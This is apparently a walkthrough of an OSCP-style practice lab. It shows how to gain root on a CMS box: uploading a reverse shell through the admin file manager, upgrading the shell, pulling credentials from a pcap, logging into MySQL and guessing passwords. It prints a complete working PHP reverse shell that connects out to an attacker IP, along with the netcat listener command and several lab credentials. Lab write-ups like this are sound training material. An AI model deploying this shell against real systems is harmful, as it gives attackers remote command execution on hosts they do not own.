
This is definitely one of the more frustrating parts but also exciting. Theres clearly alot going on here. I spent a lot of time going through all the links. We know that the CMS is vulnerable to LFI, but maybe we can find a way to upload a shell?
After digging some more we find theres a section for skins in appearance. Thers also a way to create our own skin in the Templates editor

At this point I was a bit confused because where are these fodlers located exactly? If I upload a shell or any file for that matter, what url do i go to in order to run it or open the file?
I did another google search. this time for RCE or authenticated RCE since we already have admin access and found this blog? https://neosense.com/exploits/show/48891

It looks like we upload it with the file manager as we saw (I guess we ignore the create file and create directory inputs) and then go to the /skins/ directory, which we can note did not appear in the gobuster scan (after it finished running 100%)
Lets give it a go with a php reverse shell. Replace the IP and Port with your VM IP and port your nc listener will run on
<?php

// Usage
// -----

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.45.209';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}

	// Make the current process a session leader
	// Will only succeed if we forked
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	// Check for end of TCP connection
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	// If we can read from the process's STDOUT
	// send data down tcp connection
	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	// If we can read from the process's STDERR
	// send data down tcp connection
	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
	if (!$daemon) {
		print "$string
";
	}
}

?>
Name it anything but make sure it has a .phtml extension. Upload it via the file manager on the website and then once done, set up netcat
nc -lvnp 4444
Now we navigate to http://192.168.184.39/skins/shell.phtml
And...we're in.

Lets go ahead and upgrade our shell
which python
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
CTRL-Z to suspend session. Then:
stty raw -echo; fg
We could do some manual enumeration. But I like to run linpeas.sh first just to see if we get anything extremely vulnerable right off the bat
We find an interesting file capture.cap in the /root directory. This is a pcap file that we can inspect in wireshark. After transfering the file to our machine we open it

Right/control click on any of the flows and then click Follow TCP Stream

We get credentials for ftp brett:ilovesecuritytoo
We try it out on the target machine as well as our host machine but dont get anything. Reusing the password in other places isnt helpful either nor do we have a brett user on the target machine.

Lets check our network to see what ports are running. Maybe theres some other services
netstat -auntp
We see port 3306 open meaning its running MySQL. Looking back in linpeas output we actually get some useful information that the password for the db is root

mysql -u root -proot
Ater lookng through the database tables we dont get much. a users table shows root user and password. if we throw the hash into https://crackstation.net then it returns root which we already knew.

We're at a deads end here. It feels as if maybe we overlooked something with either mysql or ftp or brett's password. But if we think about how we got to where we are thers one thing that stands out. The password to the admin user was admin, and the password to root was root. So maybe the password for patrick's user is patrick?

Nice.
Now lets see who can run sudo. if patrick is able to, then we can easily move into root
sudo -l
sudo su
Thoughts
This box was a bit frustrating just because it felt like there were so many different attack verctors and rabbit holes to go down. If you're preparing for OSCP like I am with this box, Offsec will tend to throw a whole bunch at you but it will never be too complicated.
Some other thoughts I finsihed with:
What was going on with the pcap file with FTP credentials for a user that doesnt exist on the target machine? Why was it just floating around in the root directory?
If we tried harder with the LFI vulnerability, could we have gotten RCE by a different means?
How many other paths could we have taken to RCE via the admin panel?